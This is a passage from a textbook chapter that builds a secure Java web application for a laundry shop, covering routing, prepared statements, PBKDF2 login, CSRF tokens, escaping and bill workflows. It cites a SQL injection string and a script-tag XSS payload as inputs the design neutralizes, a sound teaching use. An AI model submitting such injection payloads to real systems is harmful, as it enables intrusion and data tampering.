        this.reports = new ReportService(db, clock, bills);
        this.statusCheck = new StatusCheckService(db, bills);
    }
```

Read it as a list of dependencies. `Database` needs only the URL, user and password. `BillService` needs the database and the clock, because creating a bill needs “now”. `ReportService` needs the database, the clock and the bill service, because the dashboard counts overdue bills with the same rule the queue uses. Nothing reaches for a global variable, so the test runner can create a second `App` on a copy of the database with a clock fixed at 21:00:00, which is exactly what it does. This style is called **constructor injection**: each object receives its collaborators when it is built. Chapter 12 shows ASP.NET Core doing the same thing with a container that builds the objects for you; here you can see that the idea needs no library at all.

The `main` method at the end of the file (**Listing 11.4**) reads the settings from the current folder, starts the server and registers a shutdown hook, a piece of code the JVM runs when you press Ctrl+C.

Listing 11.4 `App.main()`: the whole start of the program. `app.start()` returns the port actually used, so a test can ask for port 0 and receive any free port.

```
    public static void main(String[] args) throws Exception {
        Path home = Paths.get("").toAbsolutePath();
        Config config = Config.load(home);
        App app = new App(config, home, null);
        String host = config.get("server.host", "127.0.0.1");
        int port = app.start(host, config.getInt("server.port", 8080));
        System.out.println("Profitina Laundry (Java) is running.");
        System.out.println("  Database : " + app.db.describe());
        System.out.println("  Clock    : " + app.clock.describe() + ", now "
                + app.clock.nowText());
        System.out.println(
                "  Open     : http://localhost:" + port + "/   (stop with Ctrl+C)");
        Runtime.getRuntime().addShutdownHook(new Thread(app::stop));
```

11.6 The Server and the Router

11.6.1 One handler for every request

The JDK's `com.sun.net.httpserver.HttpServer` [5] is a small, real HTTP/1.1 server. You create it with an address, give it an **executor** (a pool of threads that will handle requests), and register a handler for a path prefix called a *context*. The track registers exactly one context, `/`, so every request of every kind arrives at one method, `WebServer.handle()` (**Listing 11.5**).

Listing 11.5 `WebServer.handle()`: the four checks every request passes, in the same order, and the one place where errors become answers.

```
    private void handle(HttpExchange ex) {
        Req r = new Req(ex);
        try {
            securityHeaders(r);
            r.session = app.sessions.get(r.cookie(SessionStore.COOKIE));

            Router.Match m = router.match(r.method, r.path);
            if (m.route() == null) {
                throw m.wrongMethod()
                        ? new AppException(405, "method_not_allowed",
                                "This method is not allowed here.", null)
                        : AppException.notFound("There is no page " + r.path + ".");
            }
            r.setPathParams(m.params());

            if (!m.route().isPublic() && r.user() == null) {
                if (r.isApi()) {
                    throw AppException.notLoggedIn();
                }
                // Remember where the user wanted to go (only local paths: never an
                // external URL).
                String next = r.method.equals("GET")
                        ? r.ex.getRequestURI().toString()
                        : "/";
                r.redirect("/login" + (next.equals("/") ? "" : "?next="
                        + java.net.URLEncoder.encode(next,
                                StandardCharsets.UTF_8)));
                return;
            }

            boolean changes = !(r.method.equals("GET") || r.method.equals("HEAD"));
            if (changes && !(r.isApi() && r.path.equals("/api/login"))) {
                checkCsrf(r);
            }
            m.route().handler().handle(r);
        } catch (AppException e) {
            respondError(r, e);
        } catch (Throwable t) {
            String reference = app.clock.nowText();
            if (app.dev) {
                LOG.log(Level.SEVERE,
                        "Unexpected error (reference " + reference + ") at "
                                + r.method + " " + r.path,
                        t);
            } else {
                LOG.severe("Unexpected error (reference " + reference + ") at "
```

Listing 11.5 (Continued) *WebServer.handle(): the four checks every request passes, in the same order, and the one place where errors become answers.*

```
                    + r.method + " " + r.path + ": " + t);
            }
            if (r.isApi()) {
                r.json(500,
                        Layout.errorJson("server_error",
                                "Something went wrong. Please try again; if it "
                                + "happens again, tell the owner.",
                                null));
            } else {
                r.html(500,
                        Layout.errorPage(app, r, 500, "Something went wrong",
                                "The action was not completed. Please try again; "
                                + "if it happens again, tell the owner. "
                                + "(reference " + reference + ")"));
            }
        } finally {
            ex.close();
        }
    }
```

The order of the checks is the security design of the whole program, so it is worth following one request. A cashier's browser sends `POST /bills/B2938/payments`. First `securityHeaders()` adds headers that make the browser stricter (no framing, a content security policy, `no-store` for everything except static files). Then the session is looked up from the cookie `PL_SESSION`. The router finds the route `POST /bills/{id}/payments` and the value `B2938` for `{id}`. The route is not public and the session holds an employee, so the request is allowed to continue. It changes data, so `checkCsrf()` compares the hidden form field `_csrf` with the token stored in the session. Only then does the handler run.

If any check fails, an exception is thrown and the request never reaches the handler. An `AppException` is an *expected* problem, such as "not logged in" or "balance is only Rp 40.000", and `respondError()` turns it into a friendly page or into the JSON error format of the API, with its HTTP status. Anything else is a bug or a broken database: the details go to the server log with a reference time, and the person sees only "Something went wrong" and that reference (requirement S-9). The `finally` block closes the exchange whatever happened, so no connection is left hanging.

> **DEFINITION.** An **allow-list** of public routes is a design in which every route is private unless it is explicitly marked public. In this track the router's method `addPublic()` marks the few public routes (login, the status check, static files and the public part of the API); everything registered with `add()` requires a session. A forgotten mark therefore makes a page *too* private, which somebody notices at once, never too public.

11.6.2 The router

`HttpServer` knows only prefixes, so the application needs its own router to turn `/bills/B2938/payments` into "the payment handler, with `id` = B2938". **Listing 11.6** shows how a route template becomes a regular expression.

Listing 11.6 `Router.register()` and `Router.match()`: `{id}` becomes the group `([^/]+)`, `{file*}` becomes `(.+)`, everything else is quoted literally.

```
    private Router register(
            String method, String template, Handler h, boolean isPublic) {
        List<String> names = new ArrayList<>();
        StringBuilder regex = new StringBuilder("^");
        for (String part : template.split("(?=\\{)|(?<=})")) {
            if (part.startsWith("{") && part.endsWith("}")) {
                String name = part.substring(1, part.length() - 1);
                if (name.endsWith("*")) { // {file*} matches the rest of the path
                    names.add(name.substring(0, name.length() - 1));
                    regex.append("(.+)");
                } else {
                    names.add(name);
                    regex.append("([^/]+)");
                }
            } else {
                regex.append(Pattern.quote(part));
            }
        }
        regex.append("/?$");
        routes.add(new Route(
                method, Pattern.compile(regex.toString()), names, h, isPublic));
        return this;
    }

    Match match(String method, String path) {
        boolean pathKnown = false;
        String m = method.equals("HEAD") ? "GET" : method;
        for (Route r : routes) {
            Matcher x = r.pattern().matcher(path);
            if (!x.matches()) {
                continue;
            }
            if (!r.method().equals(m)) {
                pathKnown = true;
                continue;
            }
            Map<String, String> params = new HashMap<>();
            for (int i = 0; i < r.names().size(); i++) {
                params.put(r.names().get(i), x.group(i + 1));
            }
            return new Match(r, params, false);
        }
        return new Match(null, Map.of(), pathKnown);
    }
```

Work through the template `/bills/{id}/payments`. `split("(?=\\{)|(?<=})")` cuts it before every `{` and after every `}`, giving `/bills/`, `{id}` and `/payments`. The literal parts are wrapped in `Pattern.quote` so that a dot or a plus in a path can never act as a regular-expression operator; `{id}` becomes `([^/]+)`, “one or more characters that are not a slash”. With `^` in front and `/?$` behind, the whole pattern is `^\Q/bills/\E([^/]+)\Q/payments\E/?$`, which matches `/bills/B2938/payments` and also `/bills/B2938/payments/`, and puts `B2938` into group 1.

`match()` also distinguishes two kinds of failure. If no pattern matches the path, the answer is 404. If a pattern matches but only for another method, for example `GET /bills/B2938/finish` when only `POST` is registered, the answer is 405 *Method Not Allowed*, which is the correct HTTP answer and a helpful one for a developer [6]. `HEAD` is treated as `GET`, as HTTP requires.

11.6.3 Every URL in one place

`Routes.java` registers all 66 routes of the application in one method, in the style of a table. **Listing 11.7** shows the public routes and the bill pages.

Listing 11.7 `Routes.build()`, the first part: public routes, then the staff pages of FR-4 to FR-7. A method reference such as `bills::finish` is the handler.

```
        return new Router()
                // ---- public pages
                .addPublic("GET", "/static/{file*}", files::serve)
                .addPublic("GET", "/login", auth::showLogin)
                .addPublic("POST", "/login", auth::doLogin)
                .addPublic("GET", "/status", status::show)
                // ---- staff pages
                .add("POST", "/logout", auth::logout)
                .add("POST", "/select-outlet", auth::selectOutlet)
                .add("GET", "/", dashboard::show)
                .add("GET", "/queue", queue::show)
                .add("GET", "/bills", bills::list)
                .add("GET", "/bills/new", bills::newForm)
                .add("POST", "/bills", bills::create)
                .add("GET", "/bills/{id}", bills::show)
                .add("POST", "/bills/{id}/finish", bills::finish)
                .add("POST", "/bills/{id}/handover", bills::handOver)
                .add("POST", "/bills/{id}/cancel", bills::cancel)
                .add("POST", "/bills/{id}/complaint", bills::complaint)
                .add("GET", "/bills/{id}/edit", bills::editForm)
                .add("POST", "/bills/{id}/edit", bills::edit)
                .add("GET", "/bills/{id}/payments/new", bills::paymentForm)
                .add("POST", "/bills/{id}/payments", bills::addPayment)
                .add("GET", "/bills/{id}/receipt", bills::receipt)
```

A method reference like `bills::finish` is Java's short way of writing "a function that calls `bills.finish(r)`". Because every route of the program is in this one file, answering the question "what URLs does this application have, and which of them are public?" takes one minute of reading. Many large Java code bases would be easier to secure if that were true of them.

11.7 JDBC with Prepared Statements

11.7.1 Connections and one transaction per change

JDBC (Java Database Connectivity) is the standard Java interface to relational databases: you obtain a `Connection` from a URL such as `jdbc:sqlite:data/laundry.db`, prepare a statement, bind values and execute it [7]. The driver, here the SQLite JDBC driver of Xerial [8], implements the interface for one database. MySQL and MariaDB have drivers of their own; switching the track to MySQL is the one setting `db.url` plus the driver's jar in `lib/`, as Chapter 6 promised.

`Database` opens a new, short-lived connection for each piece of work and offers two ways to use it (**Listing 11.8**).

Listing 11.8 `Database.connect()`, `read()` and `write()`. Every change runs inside `write()`: commit at the end, roll back on any error.

```
    public Connection connect() throws SQLException {
        if (sqlite) {
            // Without this check the SQLite driver would silently create a new,
            // EMPTY database file.
            if (!Files.exists(sqliteFile)) {
                throw new SQLException(
                        "Database file not found: " + sqliteFile.toAbsolutePath());
            }
            Properties p = new Properties();
            // SQLite checks foreign keys only when asked
            p.setProperty("foreign_keys", "true");
            // wait up to 10 s for another writer
            p.setProperty("busy_timeout", "10000");
            // take the write lock when a transaction begins
            p.setProperty("transaction_mode", "IMMEDIATE");
            return DriverManager.getConnection(url, p);
        }
        Connection c = (user == null || user.isEmpty())
                ? DriverManager.getConnection(url)
                : DriverManager.getConnection(
                        url, user, password == null ? "" : password);
        try (Statement st = c.createStatement()) {
            // XAMPP switches strict mode off; without it MySQL silently shortens
            // too-long text.
            st.execute("SET SESSION sql_mode = "
                    + "'STRICT_TRANS_TABLES,NO_ZERO_IN_DATE,NO_ZERO_DATE,"
                    + "ERROR_FOR_DIVISION_BY_ZERO,NO_ENGINE_SUBSTITUTION'");
        }
        return c;
    }

    /** Runs read-only work on a fresh connection. */
    public <T> T read(Work<T> work) {
        try (Connection c = connect()) {
            return work.run(c);
        } catch (SQLException e) {
            throw new DatabaseException(e);
        }
    }
```

Listing 11.8 (Continued) *Database.connect(), read() and write(). Every change runs inside write(): commit at the end, roll back on any error.*

```
    /** Runs work as one transaction: everything is saved, or nothing is (R-1). */
    public <T> T write(Work<T> work) {
        writeLock.lock();
        try (Connection c = connect()) {
            c.setAutoCommit(false);
            try {
                T result = work.run(c);
                c.commit();
                return result;
            } catch (SQLException | RuntimeException e) {
                c.rollback();
                throw e;
            }
        } catch (SQLException e) {
            throw new DatabaseException(e);
        } finally {
            writeLock.unlock();
        }
    }
```

Three connection properties do important work for SQLite. `foreign_keys=true` switches on the checks of the foreign keys designed in Chapter 6, which SQLite leaves off unless asked.

`busy_timeout=10000` lets a writer wait up to ten seconds for another writer instead of failing at once. `transaction_mode=IMMEDIATE` makes every transaction take the write lock when it begins, so two cashiers saving at the same moment are served one after the other. And the check `Files.exists(sqliteFile)` stops the driver from silently creating an *empty* database when the path is wrong, which would produce a baffling "no such table: Bill" on the first page.

`write()` is the Java version of the transaction context manager of Chapter 10. `setAutoCommit(false)` starts a transaction; if the work returns normally, `commit()` makes all its writes permanent; if it throws anything, `rollback()` undoes them and the exception continues upward to `WebServer.handle()`. The `try (Connection c = connect())` form, *try-with-resources*, closes the connection in every case. The extra `ReentrantLock` makes all writers of this program wait in line in an orderly way; it is not what keeps the data correct, because the rules themselves are enforced by conditional SQL, as the next section shows.

> **DEFINITION.** A **transaction** is a group of changes that the database applies completely or not at all (requirement R-1). Recording a deposit payment is two changes, lowering `Customer.credit` and inserting a `Payment` row; inside one transaction the customer can never lose the deposit without the payment being recorded, whatever fails in between.

11.7.2 Prepared statements, always

`Sql` is a class of six helpers around `PreparedStatement` (**Listing 11.9**). Each takes the SQL text and the values *separately*.

Listing 11.9 `Sql.java`: `list`, `one`, `number`, `text`, `update` and `insertReturningId`. Every value reaches the database through `setObject()` on a `?` placeholder.

```
    /** SELECT that returns many rows. */
    public static <T> List<T> list(Connection c, String sql, RowMapper<T> mapper,
            Object... params) throws SQLException {
        try (PreparedStatement ps = prepare(c, sql, params);
                ResultSet rs = ps.executeQuery()) {
            List<T> out = new ArrayList<>();
            while (rs.next()) {
                out.add(mapper.map(rs));
            }
            return out;
        }
    }

    /** SELECT that returns at most one row; null when there is none. */
    public static <T> T one(Connection c, String sql, RowMapper<T> mapper,
            Object... params) throws SQLException {
        List<T> rows = list(c, sql, mapper, params);
        return rows.isEmpty() ? null : rows.get(0);
    }

    /** SELECT of a single number, e.g. COUNT(*). NULL counts as 0. */
    public static long number(Connection c, String sql, Object... params)
            throws SQLException {
        try (PreparedStatement ps = prepare(c, sql, params);
                ResultSet rs = ps.executeQuery()) {
            return rs.next() ? rs.getLong(1) : 0;
        }
    }

    /**
     * SELECT of a single text value; null when there is no row or the value is
     * NULL.
     */
    public static String text(Connection c, String sql, Object... params)
            throws SQLException {
        try (PreparedStatement ps = prepare(c, sql, params);
                ResultSet rs = ps.executeQuery()) {
            return rs.next() ? rs.getString(1) : null;
        }
    }
```

Listing 11.9 (Continued) *Sql.java: list, one, number, text, update and insertReturningId. Every value reaches the database through setObject() on a ? placeholder.*

```
    /** INSERT, UPDATE or DELETE. Returns the number of rows changed. */
    public static int update(Connection c, String sql, Object... params)
            throws SQLException {
        try (PreparedStatement ps = prepare(c, sql, params)) {
            return ps.executeUpdate();
        }
    }

    /** INSERT into a table with an auto-numbered id; returns the new id. */
    public static long insertReturningId(Connection c, String sql, Object... params)
            throws SQLException {
        try (PreparedStatement ps =
                     c.prepareStatement(sql, Statement.RETURN_GENERATED_KEYS)) {
            bind(ps, params);
            ps.executeUpdate();
            try (ResultSet keys = ps.getGeneratedKeys()) {
                if (keys.next()) {
                    return keys.getLong(1);
                }
            }
        }
        throw new SQLException("The database did not return the new id");
    }

    private static PreparedStatement prepare(
            Connection c, String sql, Object... params) throws SQLException {
        PreparedStatement ps = c.prepareStatement(sql);
        try {
            bind(ps, params);
        } catch (SQLException e) {
            ps.close();
            throw e;
        }
        return ps;
    }

    private static void bind(PreparedStatement ps, Object... params)
            throws SQLException {
        for (int i = 0; i < params.length; i++) {
            ps.setObject(i + 1, params[i]);
        }
    }
```

The important line is `ps.setObject(i + 1, params[i])`. The SQL text, with its `?` placeholders, is sent to the database and compiled first; the values arrive afterwards as data and can never change the statement's grammar. A customer search for `' OR '1'='1` is therefore a search for those eleven characters, and nothing more (requirement S-2, test TC-NF-02). The class has no method that accepts user text as part of the SQL, which makes the safe way the only way. Placeholders are counted from 1, not from 0, which is why the loop writes `i + 1`: forgetting that is a classic first JDBC bug and gives "parameter index out of range".

11.7.3 Repositories and conditional updates

The SQL itself lives in eight repository classes, one per table. The workflow updates of **Listing 11.10** are the most instructive.

Listing 11.10 `BillRepository`: the three status changes are **conditional updates**. Each changes the row only if the bill is still in the expected state, and returns the number of rows changed.

```
    /** queued -> finished (AC-5.1). */
    public int markFinished(Connection c, String id, String now)
            throws SQLException {
        return Sql.update(c,
                "UPDATE Bill SET status = 'finished', finished = ? WHERE id = ? "
                + "AND status = 'queued'",
                now, id);
    }

    /** finished -> departed (AC-5.2). */
    public int markDeparted(Connection c, String id, String now)
            throws SQLException {
        return Sql.update(c,
                "UPDATE Bill SET status = 'departed', departed = ? WHERE id = ? "
                + "AND status = 'finished'",
                now, id);
    }

    /**
     * queued -> cancelled (= departed, never finished, payment 0), only without
     * payments (BR-5).
     */
    public int cancel(Connection c, String id, String now) throws SQLException {
        return Sql.update(c,
                "UPDATE Bill SET status = 'departed', departed = ?, payment = 0"
                + " WHERE id = ? AND status = 'queued'"
                + " AND NOT EXISTS (SELECT 1 FROM Payment p WHERE p.Bill_id = ?)",
                now, id, id);
    }
```

`WHERE id = ? AND status = 'queued'` is the whole defense against a race that really happens at a laundry counter. Two washers at Keputih press **Finished** on B2941 in the same second. Both requests reach the service; both read the bill as queued; both run the `UPDATE`. The database executes them one after the other, and for the second the condition `status = 'queued'` is no longer true, so it changes 0 rows. The service sees 0, throws a conflict, and the second washer reads “B2941 is already finished”. Exactly one `StatusLog` row is written. Test TC-5.10 sends the two requests at the same moment and checks precisely this.

A cancellation is a conditional update with two conditions: the bill must be queued *and* have no payment. The `NOT EXISTS` subquery makes the database check the second condition at the moment of the update, not a moment before, so a payment recorded in between cannot slip through (business rule BR-5).

11.8 Login with PBKDF2

11.8.1 The stored form of a password

No password is stored in Profitina Laundry, in any track. The column `Employee.password_hash` holds a string such as `pbkdf2_sha256$600000$JyvXTecVHbEnfad/9fAFlg==$pFbpqEpDCCxDbFVGmQFCV8yvI3e6pWgIx41FupND33k=`, the owner’s, in four parts separated by `$`: the algorithm, the number of iterations, a random **salt** of 16 bytes and the derived **key** of 32 bytes, both in Base64. The algorithm is PBKDF2 with HMAC-SHA-256, defined in RFC 8018 [9]. Written as a formula, with P the password, s the salt and c the iteration count,

$$key = \mathrm{PBKDF2}_{\mathrm{HMAC\text{-}SHA256}}(P, s, c, 32), \qquad c = 600\,000 \tag{11.1}$$

and checking a login means computing Equation (11.1) again with the typed password and the stored salt, and comparing the result with the stored key. The salt makes two employees with the same password have different hashes; the 600,000 iterations make each guess expensive. The OWASP Password Storage Cheat Sheet recommends at least 600,000 iterations for PBKDF2-HMAC-SHA256 [10]. If one check takes about 0.3 seconds on the server, an attacker who has stolen the table and tries a list of ten million common passwords against one account needs

$$T = 10^7 \times 0.3 \text{ s} = 3 \times 10^6 \text{ s} \approx 35 \text{ days} \tag{11.2}$$

of one processor's time for *one* employee, and the same again for the next, because every salt is different. Equation (11.2) is the whole reason for a slow hash: it does not make guessing impossible, it makes it expensive enough that strong passwords stay safe.

11.8.2 The Java code

Listing 11.11 is the check. It uses only the JDK: `SecretKeyFactory` with the algorithm name `PBKDF2WithHmacSHA256`.

Listing 11.11 `PasswordHash.pbkdf2()` and `verify()`: the salt is Base64-*decoded* before use, and the comparison takes the same time whether the first byte or the last one differs.

```
    static byte[] pbkdf2(String password, byte[] salt, int iterations, int bytes) {
        // PBKDF2WithHmacSHA256 turns the password characters into UTF-8 bytes.
        PBEKeySpec spec =
                new PBEKeySpec(password.toCharArray(), salt, iterations, bytes * 8);
        try {
            return SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256")
                    .generateSecret(spec)
                    .getEncoded();
        } catch (Exception e) {
            throw new IllegalStateException(
                    "PBKDF2 is not available in this Java", e);
        } finally {
            spec.clearPassword();
        }
    }
    public static boolean verify(String password, String stored) {
        if (password == null || stored == null) {
            return false;
        }
        try {
            String[] p = stored.split("\\$");
            if (p.length != 4 || !p[0].equals("pbkdf2_sha256")) {
                return false;
            }
            int iterations = Integer.parseInt(p[1]);
            // the salt BYTES, not the text
            byte[] salt = Base64.getDecoder().decode(p[2]);
            byte[] expected = Base64.getDecoder().decode(p[3]);
            byte[] actual = pbkdf2(password, salt, iterations, expected.length);
            // constant-time comparison
            return MessageDigest.isEqual(actual, expected);
        } catch (IllegalArgumentException e) {
            return false;
        }
    }
```

Two details are traps for every newcomer. The salt must be decoded from Base64 into its 16 bytes; using the 24 characters of the Base64 text as the salt gives a different key, and every login fails although "the code looks right". And the comparison uses `MessageDigest.isEqual`, which

examines every byte, instead of `Arrays.equals`, which stops at the first difference; a comparison that stops early lets an attacker measure how many leading bytes were right. Section 9.8.3 derived the same format in PHP, so the owner's password works in every track of this book with the same database.

Listing 11.12 is the login itself.

Listing 11.12 `AuthService.login()`: one message for every failure, the same cost for "no such e-mail" as for "wrong password", and a lock-out after five failures.

```
    public Employee login(String emailText, String password) {
        String email = emailText == null ? "" : emailText.trim().toLowerCase();
        if (isLockedOut(email)) {
            throw AppException.tooMany(TOO_MANY);
        }
        LoginRow row = email.isEmpty()
                ? null
                : db.read(c -> employees.findLogin(c, email));
        boolean ok;
        if (row == null || row.passwordHash() == null) {
            // take as long as a real check: no hint by timing
            PasswordHash.burnTime(password);
            ok = false;
        } else {
            ok = PasswordHash.verify(password, row.passwordHash());
        }
        if (!ok) {
            recordFailure(email);
            throw new AppException(401, "login_failed", LOGIN_FAILED, null);
        }
        failures.remove(email);
        return row.employee();
    }
```

When the e-mail is unknown, `burnTime()` computes a PBKDF2 key anyway and throws it away. Without that line an unknown e-mail would be answered in a millisecond and a known one in a third of a second, and a stranger could discover which addresses belong to employees by timing the answers. The message is the same in both cases ("E-mail or password is wrong."), and after five failures for one e-mail within fifteen minutes the answer is 429 *Too Many Requests* (AC-1.9), tested by TC-1.9.

11.9 Sessions and CSRF Tokens

After a successful login the server creates a **session**: a record on the server with the employee and a CSRF token, identified by a random id that travels to the browser in a cookie (**Listing 11.13**).

Listing 11.13 `SessionStore.randomToken()` and `createFor()`: 32 random bytes from `SecureRandom` for the session id and another 32 for the CSRF token, and a new session at every login.

```
    public String randomToken() {
        byte[] b = new byte[32];
        random.nextBytes(b);
        return Base64.getUrlEncoder().withoutPadding().encodeToString(b);
    }
    /** A NEW session with a NEW id at login (AC-1.8: prevents session fixation). */
    public Session createFor(Employee user) {
        return put(new Session(randomToken(), randomToken(), user,
                System.currentTimeMillis(), lifetimeMillis));
    }
```

Creating a *new* session at login, instead of adding the employee to the session that the login form used, prevents **session fixation**: an attacker who managed to plant a session id in a victim's browser before login would otherwise share the victim's logged-in session afterwards (AC-1.8). The cookie is written with `HttpOnly`, so scripts in the page cannot read it, and `SameSite=Lax`, so the browser does not attach it to a `POST` that another web site sends. Sessions live in memory: a restart logs everybody out, which a shop with one server can accept.

The CSRF token closes the attack that cookies alone cannot. A stranger's web page can make a logged-in cashier's browser send a form to the shop, and the browser attaches the shop's cookie; what it cannot do is *read* the shop's pages, so it cannot know the token that every genuine form contains. **Listing 11.14** is the check, called by `handle()` for every request that changes data.

Listing 11.14 `WebServer.checkCsrf()`: forms send the token in the hidden field `_csrf`, API clients in the header `X-CSRF-Token`; the comparison runs in constant time.

```
    private void checkCsrf(Req r) {
        String expected = r.session == null ? null : r.session.csrfToken;
        String given = r.isApi() ? r.header("X-CSRF-Token") : r.form("_csrf");
        boolean ok = expected != null && given != null
                && MessageDigest.isEqual(expected.getBytes(StandardCharsets.UTF_8),
                        given.getBytes(StandardCharsets.UTF_8));
        if (!ok) {
            throw new AppException(403, "csrf_failed",
                    r.isApi() ? "The X-CSRF-Token header is missing or wrong."
                              : "This form has expired or did not come from this "
                                + "site. Go back, reload the page and try again.",
                    null);
        }
    }
```

The OWASP cheat sheet calls this the *synchronizer token pattern* [11]. Section 11.13 shows it from outside: the same payment request is refused with 403 without the header and accepted with it.

11.10 Templates and Escaping

The HttpServer track has no template library, so it carries one of 52 lines (**Listing 11.15**). A template is an HTML file with placeholders in double or triple braces.

Listing 11.15 `Template.java`: `{{name}}` is escaped with `Html.esc()`, `{{{name}}}` is inserted as it is and is used only for HTML that the program built itself.

```
/**
 * A very small template helper. A template is a plain HTML file in templates/ with
 * placeholders:
 *
 *   {{name}}     the value, HTML-escaped (use this for everything that comes
 *                from data or users);
 *   {{{name}}}   the value as it is (only for HTML that the program built
 *                itself with Html.esc).
 *
 * A placeholder without a value becomes empty. Templates are read once and kept in
 * memory.
 */
public final class Template {
    private static final Pattern PLACEHOLDER =
            Pattern.compile("\\{\\{\\{\\s*(\\w+)\\s*}}}|\\{\\{\\s*(\\w+)\\s*}}");

    private final Path folder;
    private final Map<String, String> cache = new ConcurrentHashMap<>();

    public Template(Path folder) {
        this.folder = folder;
    }

    public String render(String name, Map<String, ?> values) {
        String text = cache.computeIfAbsent(name, this::load);
        Matcher m = PLACEHOLDER.matcher(text);
        StringBuilder out = new StringBuilder(text.length() + 256);
        while (m.find()) {
            String raw = m.group(1);
            Object v = values.get(raw != null ? raw : m.group(2));
            String replacement =
                    v == null ? "" : (raw != null ? v.toString() : Html.esc(v));
            m.appendReplacement(out, Matcher.quoteReplacement(replacement));
        }
        m.appendTail(out);
        return out.toString();
    }
```

The rule is the one every template language of this book follows, but written out where you can see it: the *default* is escaping. `Html.esc()` replaces `&`, `<`, `>`, `"` and `'` by their HTML entities, so a customer registered as `<script>alert(1)</script>` appears on every page as those characters and never runs (S-3, TC-NF-03) [12]. The triple-brace form exists because some parts of a page, such as the menu or a table built in Java, are HTML already; each of those parts is built with `Html.esc()` applied to every value inside it. **Listing 11.16** is the template of the payment form (screen S06).

Listing 11.16 `templates/payment_form.html`: the S06 form. The CSRF token is a hidden field; the error messages are inserted with triple braces because `Html.fieldError()` has already escaped them.

```
<div class="page-head">
  <h1>Add payment - {{bill_id}}</h1>
  <p>Charged <strong>{{charged}}</strong>   Balance <strong
      class="due">{{balance}}</strong></p>
</div>
<form method="post" action="/bills/{{bill_id}}/payments" class="card form"
    id="payment-form" data-balance="{{balance_number}}" novalidate>
  <input type="hidden" name="_csrf" value="{{csrf}}">
  <fieldset>
    <legend>Method</legend>
    <label class="radio"><input type="radio" name="method"
        value="cash"{{{m_cash}}}> Cash</label>
    <label class="radio"><input type="radio" name="method"
        value="qris"{{{m_qris}}}> QRIS</label>
    <label class="radio"><input type="radio" name="method"
        value="transfer"{{{m_transfer}}}> Bank transfer</label>
    <label class="radio"><input type="radio" name="method"
        value="credit"{{{m_credit}}}{{{credit_disabled}}}
        > Deposit ({{deposit}} available)</label>
    {{{err_pay_method}}}
  </fieldset>
  <label for="amount">Amount (Rp)</label>
  <div class="with-hint">
    <input id="amount" name="amount" type="number" min="1" step="1"
        inputmode="numeric" value="{{amount}}" required>
    <span class="muted small">(at most {{balance}})</span>
  </div>
  {{{err_pay_amount}}}
  <label for="cash_given">Cash given (cash only; not stored)</label>
  <div class="with-hint">
    <input id="cash_given" name="cash_given" type="number" min="0" step="1"
        inputmode="numeric" value="{{cash_given}}">
    <span>Change <strong id="change">-</strong></span>
  </div>
  <label for="reference">Reference (required for QRIS / transfer)</label>
  <input id="reference" name="reference" value="{{reference}}" maxlength="50">
  {{{err_pay_reference}}}
  <p class="actions">
    <a class="button" href="/bills/{{bill_id}}">Cancel</a>
    <button type="submit" class="primary">Save payment</button>
  </p>
</form>
```

Notice `novalidate` on the form. The browser's own checks (a `min` of 1, a required field) are switched off on purpose in this track, so that the server's messages are the ones the cashier reads; the servlet track keeps them on, and Section 11.15.6 shows why neither choice is a security decision.

11.11 The Bill Workflow

A bill moves forward only: queued, then finished, then departed (collected). A cancellation is a departed bill that was never finished and whose `payment` is set to 0, and a complaint is a `StatusLog` row on a collected bill. Chapter 4 drew this as a state machine; **Table 11.4** shows where each transition lives in the Java code.

Table 11.4 The workflow of a bill in the HttpServer track: role check, method, the condition that makes the update safe, and the audit row written in the same transaction.

Transition	Who may	Service method	Conditional SQL	Log row
new → queued	cashier, supervisor, owner	`BillService.create()`	`INSERT` with the next id	`queued`
queued → finished	washer, supervisor, owner	`finish()`	`... AND status = 'queued'`	`finished`
finished → departed	cashier, supervisor, owner	`handOver()`	`... AND status = 'finished'`	`departed`
queued → cancelled	supervisor, owner	`cancel()`	`... AND NOT EXISTS (Payment)`	`cancelled`
departed: complaint	supervisor, owner	`complaint()`	none (status unchanged)	`complaint`

Listing 11.17 is the smallest of these methods and shows the pattern all of them follow.

Listing 11.17 `BillService.finish()`: role check, then one transaction with the outlet check, the conditional update and the `StatusLog` row.

```
    /** AC-5.1: queued -> finished (washer, supervisor, owner). */
    public Bill finish(Employee user, String billId) {
        if (!user.role().canFinish()) {
            throw AppException.forbidden("Your role (" + user.role().label()
                    + ") cannot mark bills finished.");
        }
        db.write(c -> {
            Bill b = requireBill(c, billId);
            requireOutlet(user, b);
            String now = clock.nowText();
            // AC-5.8: only one of two clicks wins
            if (bills.markFinished(c, b.id, now) != 1) {
                throw AppException.conflict(stateMessage(bills.find(c, b.id)));
            }
            log.insert(c, b.id, "finished", now, user.id());
            return null;
        });
        return get(billId);
    }
```

The role check comes first and outside the transaction, because it needs no data: a cashier who sends the request by hand receives 403 before the database is touched. The outlet check comes inside: a supervisor of Keputih may not finish a bill of Wiyung (TC-5.12). If `markFinished()` changes 0 rows, `stateMessage()` explains why in words the person understands: “B2938 is already finished”, or “B2944 is cancelled”.

11.12 Payments

11.12.1 The rules

A payment is where a small shop loses money most easily, through a mistyped amount, a transfer that was never checked or a deposit spent twice, so the rules of BR-6 are precise. **Figure 11.3** draws them as the decisions the program takes, in order.

